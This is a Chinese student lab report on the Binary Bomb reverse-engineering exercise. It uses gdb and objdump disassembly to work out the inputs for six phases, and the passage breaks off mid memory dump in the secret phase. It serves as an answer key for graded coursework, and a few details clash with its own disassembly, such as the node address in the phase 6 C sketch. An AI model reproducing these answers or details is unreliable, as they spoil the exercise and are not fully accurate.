

# 华中科技大学

## 课程实验报告

课程名称： 计算机系统基础

专业班级： CS2106

学 号： U202115514

姓 名： 杨明欣

指导教师： 刘海坤

报告日期： 2023 年 6 月 21 日

计算机科学与技术学院

## 目录

实验 2: Binary Bombs.....	1
实验 3: 缓冲区溢出攻击 .....	19
实验总结 .....	30

## 实验 2: Binary Bombs

### 2.1 实验概述

本部分主要从实验的目的和意义、实验目标、实验要求和实验安排层面进行实验概述的介绍。

**1.实验目的和意义：**本实验中，需要使用课程所学知识拆除一个“Binary Bombs”来增强对程序的机器级表示、汇编语言、调试器和逆向工程等方面原理与技能的掌握。

**2.实验目标：**一个“Binary Bombs”（二进制炸弹，简称炸弹）是一个 Linux 可执行 C 程序，包含 phase1~phase6 共 6 个阶段。炸弹运行的每个阶段要求你输入一个特定的字符串，若你的输入符合程序预期的输入，该阶段的炸弹就被“拆除”，否则炸弹“爆炸”并打印输出 "BOOM!!!" 字样。实验的目标是要拆除尽可能多的炸弹阶段。

**3.实验要求：**（1）使用 gdb 调试器和 objdump 来反汇编炸弹的可执行文件；（2）通过 gdb 调试器进行单步调试，或者设置断点依次执行（3）理解每一汇编语言代码的行为或作用，尽可能设计出合适的字符串拆解炸弹。

**4.实验安排：**尽可能在一次实验课程完成全部实验。

具体实验环境如下：

系统环境：Windows 10 子系统 WSL 下安装的 Ubuntu 20.04

GDB 版本：GNU gdb (Ubuntu 12.1-0ubuntu1~22.04) 12.1

### 2.2 实验内容

本次实验主要为在 linux 环境下，使用 gdb 调试器和 objdump 来反汇编二进制炸弹的执行程序，根据调试和反汇编的结果破解包含 phase1~phase6 考察机器级语言程序的不同方面，难度逐级递增的六个阶段，另外还有一个隐藏阶段，但只有当在第 4 阶段的解之后附加一特定字符串后才会出现。本次实验破解了包括隐藏关卡的所有关卡。

#### 2.2.1 阶段 1 拆除<phase\_1>字符串比较

**1.任务描述：**此部分主要考察对于内存中字符串的获取。

**2.实验设计：**主要通过 gdb 调试器和 objdump 来反汇编二进制炸弹的执行程序，查看反汇编后的文本结果，理解其中的逻辑，然后在 gdb 调试中进行内存或者寄存器中数据的获取。

### 3.实验过程：

首先整体分析函数中的 main 函数，可以看到其中对于每一个函数的调用方法基本相同，均为先读入字符串，然后将其作为参数传入对应的函数中，具体图 1 所示，在之后调用了<phase\_defused>函数，目前暂时不清楚其具体存在的意义。

```
8048a74:e8 47 fd ff ff      call 80487c0 <puts@plt>
8048a79:e8 c7 06 00 00      call 8049145 <read_line>
8048a7e:89 04 24            mov  %eax,(%esp)
8048a81:e8 ad 00 00 00      call 8048b33 <phase_1>
8048a86:e8 b3 07 00 00      call 804923e <phase_defused>
8048a8b:c7 04 24 b4 9f 04 08 movl $0x8049fb4,(%esp)
```


图 1 主函数调用过程

然后分析反汇编代码中的<phase\_1>函数，考虑到<strings\_not\_equal>的逻辑为进行字符串的比较，而且其使用 push \$0x804a004 将其作为函数参数入栈，可以基本确定函数中调用的逻辑为将内存地址 0x804a004 中的字符串，与函数调用之前的字符串进行比较，如果比较结果为相同则正常退出，即为拆除炸弹。

```
8048b33:      83 ec 14          sub  $0x14,%esp
8048b36:      68 04 a0 04 08    push $0x804a004
8048b3b:      ff 74 24 1c      push 0x1c(%esp)
8048b3f:e8 aa 04 00 00    call 8048fee <strings_not_equal>
```

图 2 <phase\_1>函数逻辑

在 gdb 的调试器中，通过 x/ls 命令显示内存地址 0x804a004 中的字符串，如图 3 所示。



```
Argument required (starting address) for:
(gdb) x/ls 0x804a004
0x804a004:      "I am the mayor. I can do anything I want."
(gdb)
```

图 3 显示字符串

**4.实验结果：**将字符串写入文件后进行调用，最终提示结果如图 4 所示，进入下一阶段。

```
ymx@LAPTOP-OC9GVT37:~/U202115514$ ./bomb ans.txt
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?
```

图 4 阶段一结果展示

### 2.2.2 阶段 2 拆除<phase\_2>循环

**1.任务描述:** 此部分主要考察循环代码的理解。具体来说需要理解<phase\_2>函数中的循环代码，找到正确的数字组合；

**2.实验设计:** 通过观察理解<phase\_2>的汇编代码，判断循环输入参数以及判断条件；

#### 3.实验过程:

首先通过反汇编代码判断需要输入的字符串形式为六个数字，以空格作为分割，具体依据如图 5 所示。

```
8048b69:      50                push %eax
8048b6a:ff 74 24 3c        push 0x3c(%esp)
8048b6e:e8 97 05 00 00     call 804910a <read_six_numbers>
```

图 5 输入六个数字的字符串

因此进一步需要考虑输入的六个数字需要满足的条件，能够保证函数正确退出。所以需要进一步查看函数中的代码逻辑，通过<read\_six\_numbers>和接下来ebp的调用和比较，很容易看出其是对于输入的六个参数依次进行比较。

第一步很容易通过图 6 看出前两个数字分别要与 0 和 1 进行比较，0x8048b84 对应的空间为调用爆炸函数的指令，因此可得前两个数值分别为 0 和 1。

```
8048b76:      83 7c 24 04 00     cmpl $0x0,0x4(%esp)
8048b7b:      75 07             jne 8048b84 <phase_2+0x30>
8048b7d:      83 7c 24 08 01     cmpl $0x1,0x8(%esp)
8048b82:      74 05             je 8048b89 <phase_2+0x35>
```

图 6 前两个数值比较

进一步分析下面图 7 的代码，通过可以看出其是一段循环代码，通过 ebx 进行地址的不断递增，依次遍历每一个值，eax 的存储逻辑则为 lea 0x4(%ebx),%eax，然后将 ebx 的值加入 eax 中，再与[ebx+8]进行比较，所以整体的逻辑为斐波那契函数的逻辑，从第三个数开始，则为其前两个数的和。

```

8048b89:      8d 5c 24 04      lea  0x4(%esp),%ebx
8048b8d:      8d 74 24 14      lea  0x14(%esp),%esi
8048b91:      8b 43 04         mov  0x4(%ebx),%eax
8048b94:      03 03           add  (%ebx),%eax
8048b96:      39 43 08        cmp  %eax,0x8(%ebx)
8048b99:      74 05           je   8048ba0 <phase_2+0x4c>
8048b9b:      e8 45 05 00 00   call 80490e5 <explode_bomb>
8048ba0:83 c3 04         add  $0x4,%ebx
8048ba3:39 f3           cmp  %esi,%ebx
8048ba5:75 ea           jne  8048b91 <phase_2+0x3d>

```

图 7 循环代码

最后通过斐波那契数列的逻辑，很容易得到前六个数为 0 1 1 2 3 5。

**4.实验结果：**将字符串写入文件后进行调用，最终提示结果如图 8 所示，进入下一阶段。

```

ymx@LAPTOP-OC9GVT37:~/U202115514$ ./bomb ans.txt
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?
That's number 2. Keep going!

```

图 8 阶段二结果展示

### 2.2.3 阶段 3 拆除<phase\_3>条件/分支：含 switch 语句

**1.任务描述：**此部分主要考察复杂分支语句的调用，需要理解<phase\_3>函数中的条件分支语句，找到正确地数字组合；

**2.实验设计：**具体来说通过分析函数中的分支结构，找到判断的条件和分支，进而通过正确的分支拆除函数炸弹；

#### 3.实验过程：

首先易得入栈的\$0x804a1cf 所在的字符串为 sscanf 函数的输入参数，因此首先通过查看 0x804a1cf 所在的内存地址，判断具体输入字符串的形式如图 9 所示。

```

Breakpoint 1, 0x08048bbf in phase_3 ()
(gdb) x/1s 0x804a1cf
0x804a1cf:      "%d %d"

```

图 9 具体输入形式

在此处易得函数输入需要两个值。然后进一步分析每一个参数的条件，首先产看第一个参数的条件如所示，其限制为小于 7，其中 0x8048b84 对应的空间为调用爆炸函数的指令。

```

8048bf3: 83 7c 24 04 07    cmpl $0x7,0x4(%esp)
8048bf8: 77 3c              ja 8048c36 <phase_3+0x77>

```

图 10 第一个参数比较

然后进一步分析接下来的分支条件，具体分支部分代码如图 11 所示。通过 `mov 0x4(%esp),%eax` 可以看出，进一步进行分支跳转的条件与第一个输入参数的值息息相关。

```

8048bfa: 8b 44 24 04      mov 0x4(%esp),%eax
8048bfe: ff 24 85 60 a0 04 08 jmp *0x804a060(,%eax,4)
8048c05: b8 8b 02 00 00   mov $0x28b,%eax
8048c0a: eb 3b            jmp 8048c47 <phase_3+0x88>
8048c0c: b8 e7 00 00 00   mov $0xe7,%eax
8048c11: eb 34            jmp 8048c47 <phase_3+0x88>
8048c13: b8 df 03 00 00   mov $0x3df,%eax
8048c18: eb 2d            jmp 8048c47 <phase_3+0x88>
8048c1a: b8 b4 02 00 00   mov $0x2b4,%eax
8048c1f: eb 26            jmp 8048c47 <phase_3+0x88>
8048c21: b8 f8 00 00 00   mov $0xf8,%eax
8048c26: eb 1f            jmp 8048c47 <phase_3+0x88>
8048c28: b8 c9 01 00 00   mov $0x1c9,%eax
8048c2d: eb 18            jmp 8048c47 <phase_3+0x88>
8048c2f: b8 8d 01 00 00   mov $0x18d,%eax
8048c34: eb 11            jmp 8048c47 <phase_3+0x88>
8048c36: e8 aa 04 00 00   call 80490e5 <explode_bomb>
8048c3b: b8 00 00 00 00   mov $0x0,%eax
8048c40: eb 05            jmp 8048c47 <phase_3+0x88>
8048c42: b8 05 02 00 00   mov $0x205,%eax

```

图 11 分支跳转部分

通过上述代码可以分析出 `jmp *0x804a060(,%eax,4)` 是分支跳转的关键代码，最终跳转的位置为 `[0x804a060+eax*4]`，在此我们考虑 `eax` 为 0 的情况，即第一个输入参数为 0 的条件，可以看到其跳转的为 `0x804a060`。

通过 `x/16x` 查看内存空间的示意图如下，可以看到程序最终会跳转到 `0x08048c42`。

```

(gdb) x/16x 0x804a060
0x804a060: 0x42 0x8c 0x04 0x08 0x05 0x8c 0x04 0x08
0x804a068: 0x0c 0x8c 0x04 0x08 0x13 0x8c 0x04 0x08

```

图 12 查看内存空间


通过上面的分支跳转部分可以看到，分支部分将 `eax` 赋值为 `0x205`。

进一步通过如图 13 所示的条件判断部分，可以看到第二个参数的值应该为 eax，即为 517。

```
8048c47: 3b 44 24 08      cmp    0x8(%esp),%eax
8048c4b: 74 05           je     8048c52 <phase_3+0x93>
8048c4d: e8 93 04 00 00   call  80490e5 <explode bomb>
```

图 13 分支后的判断语句

**4.实验结果：**将字符串写入文件后进行调用，最终提示结果如图 14 所示，进入下一阶段。



```
ymx@LAPTOP-OC9GVT37:~/U202115514$ ./bomb ans.txt
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?
That's number 2. Keep going!
Halfway there!
```

图 14 阶段三结果示意

## 2.2.4 阶段 4 拆除<phase\_4>递归调用和栈

**1.任务描述：**此部分主要考察栈和递归的调用。在 phase\_4 和 func4 代码中找到输入格式以及输入的正确数据；

**2.实验设计：**此部分需要充分理解栈的调用部分和递归函数的调用过程，充分通过 gdb 的工具和反汇编思路进行转换。

### 3.实验过程：

首先，首先易得入栈的 \$0x804a1cf 所在的字符串为 sscanf 函数的输入参数，根据 2.2.3 的分析易得本题输入的参数数量也为 2。

然后进一步进行分析，寻找两个值需要满足的条件。第一步查看图 15 三行代码说明第一个参数的限制条件为小于等于 14。

```
8048cf0: 83 7c 24 04 0e   cmpl   $0xe,0x4(%esp)
8048cf5: 76 05           jbe    8048cfc <phase_4+0x3b>
8048cf7: e8 e9 03 00 00   call  80490e5 <explode_bomb>
```

图 15 参数 1 判断条件

进一步查看其和 0xe 以及 0x0 作为三个参数放入<func4>函数中进行调用，<func4>函数的整体函数逻辑如图 16 所示，通过对于语句之间关系的分析可以看出其为递归调用。



08048c68 <func4>:	
8048c68: 56	push %esi
8048c69: 53	push %ebx
8048c6a: 83 ec 04	sub \$0x4,%esp
8048c6d: 8b 54 24 10	mov 0x10(%esp),%edx
8048c71: 8b 74 24 14	mov 0x14(%esp),%esi
8048c75: 8b 4c 24 18	mov 0x18(%esp),%ecx
8048c79: 89 c8	mov %ecx,%eax
8048c7b: 29 f0	sub %esi,%eax
8048c7d: 89 c3	mov %eax,%ebx
8048c7f: c1 eb 1f	shr \$0x1f,%ebx
8048c82: 01 d8	add %ebx,%eax
8048c84: d1 f8	sar %eax
8048c86: 8d 1c 30	lea (%eax,%esi,1),%ebx
8048c89: 39 d3	cmp %edx,%ebx
8048c8b: 7e 15	jle 8048ca2 <func4+0x3a>
8048c8d: 83 ec 04	sub \$0x4,%esp
8048c90: 8d 43 ff	lea -0x1(%ebx),%eax

图 16 <func4>的部分函数

通过仔细分析上述代码逻辑，将其转换成易于理解的 C 语言代码如下：

```
int func4(int a, int b, int c) {
    int edx = a, esi = b, ecx = c, ebx, eax;

    eax = ecx;

    eax = eax - esi;

    ebx = eax;

    ebx = ebx >> 31;

    eax = eax + ebx;

    eax = (eax >> 1);

    ebx = eax + esi;

    if(ebx > edx){
        eax = ebx - 1;

        eax = func4(edx, esi, eax);

        eax = eax + ebx;

        return eax;
    }

    else{
```

```

    eax = ebx;

    if(ebx >= edx)

        return eax;

    eax = ebx + 1;

    eax = func4(edx, eax, ecx);

    eax = eax + ebx;

    return eax;

}

}

```

进而通过分析上述 C 语言代码的结构，将对应的值代入 C 语言程序中进行运行，由于第一个数值小于 14 的限制，通过图 17 可以看到需要最终递归退出时结果为 0x1b，因此通过多方尝试，最终确定第一个数值为 9。

8048d0c:	83 c4 10	add	\$0x10,%esp
8048d0f:	83 f8 1b	cmp	\$0x1b,%eax
8048d12:	75 07	jne	8048d1b <phase_4+0x5a>
8048d14:	83 7c 24 08 1b	cmpl	\$0x1b,0x8(%esp)
8048d19:	74 05	je	8048d20 <phase_4+0x5f>

图 17 数值确定

同时，通过也很容易看出第二个数值为 0x1b，也就是 27，最终结果为 9 27。

**4.实验结果：**将字符串写入文件后进行调用，最终提示结果如图 18 所示，进入下一阶段。

```

ymx@LAPTOP-OC9GVT37:~/U202115514$ ./bomb ans.txt
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?
That's number 2. Keep going!
Halfway there!
So you got that one. Try this one.

```

图 18 阶段四结果示意

### 2.2.5 阶段 5 拆除<phase\_5>指针

**1.任务描述：**此部分主要考察指针的取值和取址。在 phase\_5 中通过指针指向的值计算输入的正确数据；

**2.实验设计：**此部分需要充分理解指针在汇编语言中的表达形式，充分通过 gdb 的工具和反汇编思路进行转换。

### 3.实验过程：

首先，首先易得入栈的\$0x804a1cf 所在的字符串为 sscanf 函数的输入参数，根据 2.2.3 的分析易得本题输入的参数数量也为 2。

然后进一步分析两个书只需要满足的条件，首先通过图 19 中的与操作和比较操作可以看出，首先要求第一个数值取后四位的值不能够为 0xf，即不能为 15。

```

8048d6a:8b 44 24 04      mov  0x4(%esp),%eax
8048d6e:83 e0 0f         and  $0xf,%eax
8048d71:      89 44 24 04      mov  %eax,0x4(%esp)
8048d75:      83 f8 0f         cmp  $0xf,%eax
8048d78:      74 2e            je   8048da8 <phase_5+0x72>

```

图 19 第一个数值与和比较操作

进一步我们分析接下来的代码图 20，我们可以看到这一段的算法为累加求和，其中 eax 存储 0x804a080 中依次遍历的所有结果，ecx 存储累加的和，ebx 为循环次数计数器。

```

8048d75:      83 f8 0f         cmp  $0xf,%eax
8048d78:      74 2e            je   8048da8 <phase_5+0x72>
8048d7a:b9 00 00 00 00    mov  $0x0,%ecx
8048d7f:ba 00 00 00 00    mov  $0x0,%edx
8048d84:      83 c2 01         add  $0x1,%edx
8048d87:      8b 04 85 80 a0 04 08 mov  0x804a080(,%eax,4),%eax
8048d8e:01 c1            add  %eax,%ecx
8048d90:      83 f8 0f         cmp  $0xf,%eax
8048d93:      75 ef            jne  8048d84 <phase_5+0x4e>
8048d95:c7 44 24 04 0f 00 00 movl $0xf,0x4(%esp)
8048d9c:00
8048d9d:      83 fa 0f         cmp  $0xf,%edx

```

图 20 遍历代码

同时可以确定其跳出循环的要求为当第一次出现 15 为第 15 次循环时，才能成功解除。

因此对内存空间进行取数，查看内容空间 0x804a080 发现其正好是一个包含 16 个元素的数字，如图 21 所示。通过遍历枚举结果可得当第一个数为 5 时，恰好可以出现 15 时是第 15 次循环。

```
(gdb) x/16x 0x804a080
0x804a080 <array.3249>: 0x0000000a    0x00000002    0x0000000e    0x00000007
0x804a090 <array.3249+16>: 0x00000008    0x0000000c    0x0000000f    0x0000000b
0x804a0a0 <array.3249+32>: 0x00000000    0x00000004    0x00000001    0x0000000d
0x804a0b0 <array.3249+48>: 0x00000003    0x00000009    0x00000006    0x00000005
```

图 21 数组内存空间

通过接下来的逻辑 `cmp 0x8(%esp),ecx` 可以看出第二个参数需要与 `ecx` 进行比较，即前面遍历获得的所有数据的和，通过计算  $C + 3 + 7 + B + D + 9 + 4 + 8 + 0 + A + 1 + 2 + E + 6 + F = 115$ ，第二个数值为 115，即最终两个数为 5 115。

**4.实验结果：**将字符串写入文件后进行调用，最终提示结果如所示，进入下一阶段。

```
ymx@LAPTOP-OC9GVT37:~/U202115514$ ./bomb ans.txt
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?
That's number 2. Keep going!
Halfway there!
So you got that one. Try this one.
Good work! On to the next...
```

图 22 阶段五结果示意

## 2.2.6 阶段 6 拆除<phase\_6>链表/指针/结构

**1.任务描述：**此部分主要考察链表/指针/结构进行组合。在 `phase_6` 中通过理解结构上的调用过程计算输入的正确数据；

**2.实验设计：**此部分需要充分理解链表/指针/结构在汇编中进行调用的逻辑和方法，充分通过 `gdb` 的工具和反汇编思路进行转换。

### 3.实验过程：

首先通过图 23 可以确定其输入形式为 6 个数字，而且六个数字均小于等于 6，且其之间进行了比较，保证六个数字各不相同，因此其必然为六个数字的排列组合。

```

8048dd8:      50          push  %eax
8048dd9:      ff 74 24 5c  push  0x5c(%esp)
8048ddd:      e8 28 03 00 00  call  804910a <read_six_numbers>
8048de2: 83 c4 10      add   $0x10,%esp
8048de5: be 00 00 00 00  mov   $0x0,%esi
8048dea: 8b 44 b4 0c    mov   0xc(%esp,%esi,4),%eax
8048dee: 83 e8 01      sub   $0x1,%eax
8048df1: 83 f8 05      cmp   $0x5,%eax
8048df4: 76 05        jbe   8048dfb <phase_6+0x38>
8048df6: e8 ea 02 00 00  call  80490e5 <explode_bomb>
8048dfb: 83 c6 01      add   $0x1,%esi
8048dfe: 83 fe 06      cmp   $0x6,%esi
8048e01: 74 33        je    8048e36 <phase_6+0x73>
8048e03: 89 f3        mov   %esi,%ebx
8048e05: 8b 44 9c 0c    mov   0xc(%esp,%ebx,4),%eax
8048e09: 39 44 b4 08    cmp   %eax,0x8(%esp,%esi,4)
8048e0d: 75 05        jne   8048e14 <phase_6+0x51>
8048e0f: e8 d1 02 00 00  call  80490e5 <explode_bomb>
8048e14: 83 c3 01      add   $0x1,%ebx
8048e17: 83 fb 05      cmp   $0x5,%ebx
8048e1a: 7e e9        jle   8048e05 <phase_6+0x42>
8048e1c: eb cc        jmp   8048dea <phase_6+0x27>

```

图 23 读取六个数字并进行比较

然后进一步分析其对于输入的六个数值进行了哪些操作。具体通过图 24 所示，可以看到其在循环构建着某些东西，具体形式类似于指针的循环构建。

8048dfb: 83 c6 01	add \$0x1,%esi
8048dfe: 83 fe 06	cmp \$0x6,%esi
8048e01: 74 33	je 8048e36 <phase_6+0x73>
8048e03: 89 f3	mov %esi,%ebx
8048e05: 8b 44 9c 0c	mov 0xc(%esp,%ebx,4),%eax
8048e09: 39 44 b4 08	cmp %eax,0x8(%esp,%esi,4)
8048e0d: 75 05	jne 8048e14 <phase_6+0x51>
8048e0f: e8 d1 02 00 00	call 80490e5 <explode_bomb>
8048e14: 83 c3 01	add \$0x1,%ebx
8048e17: 83 fb 05	cmp \$0x5,%ebx
8048e1a: 7e e9	jle 8048e05 <phase_6+0x42>
8048e1c: eb cc	jmp 8048dea <phase_6+0x27>
8048e1e: 8b 52 08	mov 0x8(%edx),%edx
8048e21: 83 c0 01	add \$0x1,%eax
8048e24: 39 c8	cmp %ecx,%eax
8048e26: 75 f6	jne 8048e1e <phase_6+0x5b>
8048e28: 89 54 b4 24	mov %edx,0x24(%esp,%esi,4)
8048e2c: 83 c3 01	add \$0x1,%ebx
8048e2f: 83 fb 06	cmp \$0x6,%ebx
8048e32: 75 07	jne 8048e3b <phase_6+0x78>
8048e34: eb 1c	jmp 8048e52 <phase_6+0x8f>
8048e36: bb 00 00 00 00	mov \$0x0,%ebx
8048e3b: 89 de	mov %ebx,%esi
8048e3d: 8b 4c 9c 0c	mov 0xc(%esp,%ebx,4),%ecx
8048e41: b8 01 00 00 00	mov \$0x1,%eax
8048e46: ba 3c c1 04 08	mov \$0x804c13c,%edx
8048e4b: 83 f9 01	cmp \$0x1,%ecx
8048e4e: 7f ce	jg 8048e1e <phase_6+0x5b>
8048e50: eb d6	jmp 8048e28 <phase_6+0x65>

图 24 循环构建

可以通过 `mov $0x804c13c, %ebx` 可以确定其构建的结构存储在 `0x804c13c` 中。因此直接查看构建好的空间存储的值，通过 `x/20x` 进行查看。

<code>0x804c13c &lt;node1&gt;:</code>	<code>0x0000012b</code>	<code>0x00000001</code>	<code>0x0804c148</code>	<code>0x00000079</code>
<code>0x804c14c &lt;node2+4&gt;:</code>	<code>0x00000002</code>	<code>0x0804c154</code>	<code>0x000000b2</code>	<code>0x00000003</code>
<code>0x804c15c &lt;node3+8&gt;:</code>	<code>0x0804c160</code>	<code>0x0000039e</code>	<code>0x00000004</code>	<code>0x0804c16c</code>
<code>0x804c16c &lt;node5&gt;:</code>	<code>0x00000137</code>	<code>0x00000005</code>	<code>0x0804c178</code>	<code>0x000000312</code>
<code>0x804c17c &lt;node6+4&gt;:</code>	<code>0x00000006</code>	<code>0x00000000</code>	<code>0x0c0c09ba</code>	<code>0x00000000</code>

图 25 内部结构空间

通过对内存空间进行分析，可以看到这是由一系列结点连接的列表，每一个节点由 3 个字构成，第一个字目前的用途和信息还未知，但可以基本确定其为节点本身的信息，第二个节点很容易看到其为节点的需要，由 1 到 6，第三个结点也容易分析其为对应下一个节点的空间地址，即为节点的链表指针。

进一步分析上面图 24 代码的逻辑，判断整体的构建方式，因为其逻辑过于复杂，因此逐句将其转换成 C 语言代码，具体如下：

```

for (int i = 0; i < 6; i++) {
    int tmp = lst[i]; //lst 为输入的六个数字
    Node* node = 0x6032d0;
    if (tmp > 1) {
        for (int j = 1; j < tmp; j++) {
            node = node->next;
        }
    }
    node_lst[i] = node;
}

```

可以看到其是根据之前输入的六个数字进行节点的构建，可以预测下面必然对于重新构造好的结点有一些特定的要求。因此继续查看代码，果然发现了判断逻辑如图 26 循环逻辑所示。

8048e76: be 05 00 00 00	mov \$0x5,%esi
8048e7b: 8b 43 08	mov 0x8(%ebx),%eax
8048e7e: 8b 00	mov (%eax),%eax
8048e80: 39 03	cmp %eax,%ebx
8048e82: 7d 05	jge 8048e89 <phase_6+0xc6>
8048e84: e8 5c 02 00 00	call 80490e5 <explode_bomb>
8048e89: 8b 5b 08	mov 0x8(%ebx),%ebx
8048e8c: 83 ee 01	sub \$0x1,%esi
8048e8f: 75 ea	jne 8048e7b <phase_6+0xb8>

图 26 循环逻辑

上述循环逻辑不难判断出其要求整体链表的数值，即之前节点的第一个字，按照降序尽心排列。因此，通过上面的存储空间值和整体的逻辑确定，最终六个数字的顺序，也就是推出的输入为 4 6 5 1 3 2。

**4.实验结果：**将字符串写入文件后进行调用，最终提示结果如图 27 阶段六结果示意所示，完成全部关卡。



```

ymx@LAPTOP-OC9GVT37: /U202115514$ ./bomb ans.txt
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?
That's number 2. Keep going!
Halfway there!
So you got that one. Try this one.
Good work! On to the next...
Congratulations! You've defused the bomb!

```

图 27 阶段六结果示意

### 2.2.7 阶段 7 拆除<隐藏关卡>

**1.任务描述：**主要考察探索能力和复杂代码分析，找出在第四阶段开启隐藏阶段的输入并进入隐藏阶段，找出隐藏阶段应该输入的数据；

**2.实验设计：**此部分注重于分析，首先应该找出隐藏阶段开启所需要的第四阶段的输入格式以及输入数据，进一步在 `secret_phase` 和 `fun7` 函数中找到隐藏阶段的正确输入；

#### 3.实验过程：

首先寻找隐藏关卡的入口，在重新查看整体代码逻辑时发现，`<func7>`和`<secret_phase>`没有被使用，可以推断他们是隐藏关卡的重要组成，同时在 `main` 函数中可以看到每个阶段后面都会调用一次 `phase_defused` 函数，同时其中包含了`<secret_phase>`，推断是用来判断是否会在最后会进入隐藏阶段。

进一步查看 `phase_defused` 函数的内部逻辑如图 28 所示，可以看到其整体调用的逻辑与第一个阶段字符串比较的逻辑基本上完全相同。

```

804927f: 83 ec 08      sub  $0x8,%esp
8049282: 68 32 a2 04 08 push $0x804a232
8049287: 8d 44 24 18    lea  0x18(%esp),%eax
804928b:             50          push %eax
804928c: e8 5d fd ff ff call 8048fee <strings_not_equal>
8049291: 83 c4 10      add  $0x10,%esp
8049294: 85 c0         test %eax,%eax
8049296: 75 21        jne  80492b9 <phase_defused+0x7b>
8049298: 83 ec 0c      sub  $0xc,%esp
804929b:             68 f8 a0 04 08 push $0x804a0f8
80492a0: e8 1b f5 ff ff call 80487c0 <puts@plt>
80492a5: c7 04 24 20 a1 04 08 movl $0x804a120,(%esp)
80492ac: e8 0f f5 ff ff call 80487c0 <puts@plt>
80492b1:             e8 44 fc ff ff call 8048efa <secret_phase>

```

图 28 调用逻辑



因此查看其入栈的地址空间 0x804a232 中的具体值，如图 29 所示，可以看到需要比较的字符串为“DrEvil”。

```
(gdb) x/1s 0x804a232
0x804a232: "DrEvil"
```

图 29 判断进入字符串

接下来则是要求判断字符串放置的位置，因为每一次调用函数返回后都进一步调用了 phase\_defused 函数，因此我们需要进一步判断其存放，通过图 30 可以看出其存放位置的条件。

```
804927a:83 f8 03      cmp    $0x3,%eax
804927d:          jne    80492b9 <phase_defused+0x7b>
```

图 30 放置条件

其中 eax 为 sscanf 的返回值，代表了输入参数的数量，因此需要最终输入参数的数量达到 3 个，根据上面所有实验的输入，我们可以发现只有第三个和第四个关卡的输入参数数量是 2 个，还可以再加一个凑成三个，因此我们将字符串加入到上述两个输入中，通过图 31 可以看到果然找到了入口。

```
ymx@LAPTOP-OC9GVT37:~/U202115514$ ./bomb ans.txt
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?
That's number 2. Keep going!
Halfway there!
So you got that one. Try this one.
Good work! On to the next...
Curses, you've found the secret phase!
But finding it and solving it are quite different...
```

图 31 找到入口

然后进入到 secret\_phase，通过判断其代码输入为一个数字，代码图 32 可得，strtol@plt 函数之后，对 eax 进行一系列操作，并将 eax 赋值给了 ebx 并作为参数进入了 fun7，所以推断应该是输入一个数字，而这个数字应该小于等于 1001。

8048f10: 89 c3	mov %eax,%ebx
8048f12: 8d 40 ff	lea -0x1(%eax),%eax
8048f15: 83 c4 10	add \$0x10,%esp
8048f18: 3d e8 03 00 00	cmp \$0x3e8,%eax
8048f1d: 76 05	jbe 8048f24 <secret_phase+0x2a>
8048f1f: e8 c1 01 00 00	call 80490e5 <explode_bomb>
8048f24: 83 ec 08	sub \$0x8,%esp
8048f27: 53	push %ebx
8048f28: 68 88 c0 04 08	push \$0x804c088
8048f2d: e8 77 ff ff ff	call 8048ea9 <fun7>
8048f32: 83 c4 10	add \$0x10,%esp
8048f35: 83 f8 06	cmp \$0x6,%eax

图 32 输入前后系列操作

同时可以判断调用 `eax` 后需要返回的结果为 `eax` 等于 `0x6`。

分析输入参数为 `ebx` 和一个指针，进而查看指针空间如图 33 所示。可以看到其是一个复杂的节点群，相比 `<func4>` 是要对他们进行一系列的操作，最终通过一个输入，得到结果。

```
(gdb) x/184x 0x804c088
0x804c088 <n1>: 0x24 0x00 0x00 0x00 0x94 0xc0 0x04 0x08
0x804c090 <n1+8>: 0xa0 0xc0 0x04 0x08 0x08 0x00 0x00 0x00
0x804c098 <n21+4>: 0xc4 0xc0 0x04 0x08 0xac 0xc0 0x04 0x08
0x804c0a0 <n22>: 0x32 0x00 0x00 0x00 0xb8 0xc0 0x04 0x08
0x804c0a8 <n22+8>: 0xd0 0xc0 0x04 0x08 0x16 0x00 0x00 0x00
0x804c0b0 <n32+4>: 0x18 0xc1 0x04 0x08 0x00 0xc1 0x04 0x08
0x804c0b8 <n33>: 0x2d 0x00 0x00 0x00 0xdc 0xc0 0x04 0x08
0x804c0c0 <n33+8>: 0x24 0xc1 0x04 0x08 0x06 0x00 0x00 0x00
0x804c0c8 <n31+4>: 0xe8 0xc0 0x04 0x08 0x0c 0xc1 0x04 0x08
0x804c0d0 <n34>: 0x6b 0x00 0x00 0x00 0xf4 0xc0 0x04 0x08
0x804c0d8 <n34+8>: 0x30 0xc1 0x04 0x08 0x28 0x00 0x00 0x00
0x804c0e0 <n45+4>: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x804c0e8 <n41>: 0x01 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x804c0f0 <n41+8>: 0x00 0x00 0x00 0x00 0x63 0x00 0x00 0x00
0x804c0f8 <n47+4>: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x804c100 <n44>: 0x23 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x804c108 <n44+8>: 0x00 0x00 0x00 0x00 0x07 0x00 0x00 0x00
